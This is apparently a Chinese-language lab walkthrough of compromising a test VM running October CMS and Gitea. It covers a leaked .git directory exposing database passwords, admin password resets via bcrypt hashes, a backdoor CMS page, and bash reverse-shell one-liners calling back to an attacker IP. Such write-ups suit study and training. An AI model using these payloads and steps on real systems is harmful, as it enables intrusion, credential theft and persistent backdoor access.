1 扫描目录

文本

描述已自动生成

可疑目录

|  |
| --- |
| + http://192.168.158.130/.git/HEAD (CODE:200|SIZE:23)  + http://192.168.158.130/.htaccess (CODE:200|SIZE:1678)  + http://192.168.158.130/0 (CODE:200|SIZE:12679)  + http://192.168.158.130/about (CODE:200|SIZE:18671)  + http://192.168.158.130/About (CODE:200|SIZE:18671)  + http://192.168.158.130/backend (CODE:302|SIZE:418)  + http://192.168.158.130/index.php (CODE:200|SIZE:12729)  + http://192.168.158.130/services (CODE:200|SIZE:10044)  + http://192.168.158.130/Services (CODE:200|SIZE:10044) |

2 尝试http://192.168.158.130/.git

图形用户界面, 文本, 应用程序

描述已自动生成

使用git目录泄露工具


文本

描述已自动生成

文本

描述已自动生成

3 查看泄露的git目录文件 信息收集



数据库文件

|  |
| --- |
| 'mysql' => [  'driver' => 'mysql',  'engine' => 'InnoDB',  'host' => 'localhost',  'port' => 3306,  'database' => 'octoberdb',  'username' => 'october',  'password' => 'SQ66EBYx4GT3byXH',  'charset' => 'utf8mb4',  'collation' => 'utf8mb4\_unicode\_ci',  'prefix' => '',  'varcharmax' => 191,  ], |
|  |

4 尝试访问git目录中泄露的文件


图形用户界面, 应用程序

描述已自动生成

发现数据库管理后台


用上面的数据库信息登录

5 数据库后台数据



发现了backend的user表，有账户名密码

修改密码为admin



这里的加密方式查了下资料发现：

“如果密码长60位 前面是“$2y$”类似这种字符开头的话 使用的是 crypt() 的加密方式”

admin🡪$2y$10$/CpTcHb.CwuUvKXHMjn.U.miYQlhT5aFTOoR5v7C53mCeURF8BQNC

123456🡪$2y$10$EJ64ugc3YEnGH2jaM06XCO68igbTx4LpkcfVPnzoJHRy8Wm8h0Hti

6 登录backend

图形用户界面, 应用程序, Teams

描述已自动生成

这里可以添加页面，可以通过添加后门页面来是主机上线。

图形用户界面, 应用程序, 网站

描述已自动生成

脚本：

|  |
| --- |
| function onStart()  {  $this->page["PoisonVar"] = system('bash -c \'exec bash -i &>/dev/tcp/192.168.158.129/4444 <&1\'');  } |

图形用户界面, 应用程序

描述已自动生成

保存，访问。

本来想用cobalt strike上线，没有反应，结果查了下资料发现不支持linux，放弃这个思路

cobalt strike针对linux渗透需要安装插件：Cross C2，适用版本cobalt strike3.14

图形用户界面

中度可信度描述已自动生成

在本地用nc进行监听

|  |
| --- |
| nc -lvp 4444 |

文本

描述已自动生成

7 主机信息收集

发现现在的目录是git泄露过的目录，于是退回到上一级目录查找，没有东西，再退，发现了一个backups文件夹，结合扫到的目录backend，进去看了下，有一个ini配置文件，打开

文本

中度可信度描述已自动生成

发现数据库信息

图形用户界面, 文本

描述已自动生成

|  |
| --- |
| [database]  ; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".  DB\_TYPE = mysql  HOST = 127.0.0.1:3306  NAME = gitea  USER = gitea  ; Use PASSWD = `your password` for quoting if you use special characters in the password.  PASSWD = UfFPTF8C8jjxVF2m  ; For Postgres, schema to use if different from "public". The schema must exist beforehand,  ; the user must have creation privileges on it, and the user search path must be set  ; to the look into the schema first. e.g.:ALTER USER user SET SEARCH\_PATH = schema\_name,"$user",public; |

8 登录新发现的数据库用户

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

修改账户密码为password

密文：8c1081ea93e4803d6aa627fca52970b8bb06c35e7fa2c47e1eae3e4f5e6c9515dfaf13d62292547583aef0ee683f92e71c40

9 登录gitea账户

网址：<http://192.168.158.130:8585/>

10 进入该界面构造反弹shell语句

图形用户界面, 文本

描述已自动生成

|  |
| --- |
| bash -c "exec bash -i >& /dev/tcp/192.168.158.129/5555 0>&1" |

插入上面的语句

图形用户界面, 文本, 应用程序

描述已自动生成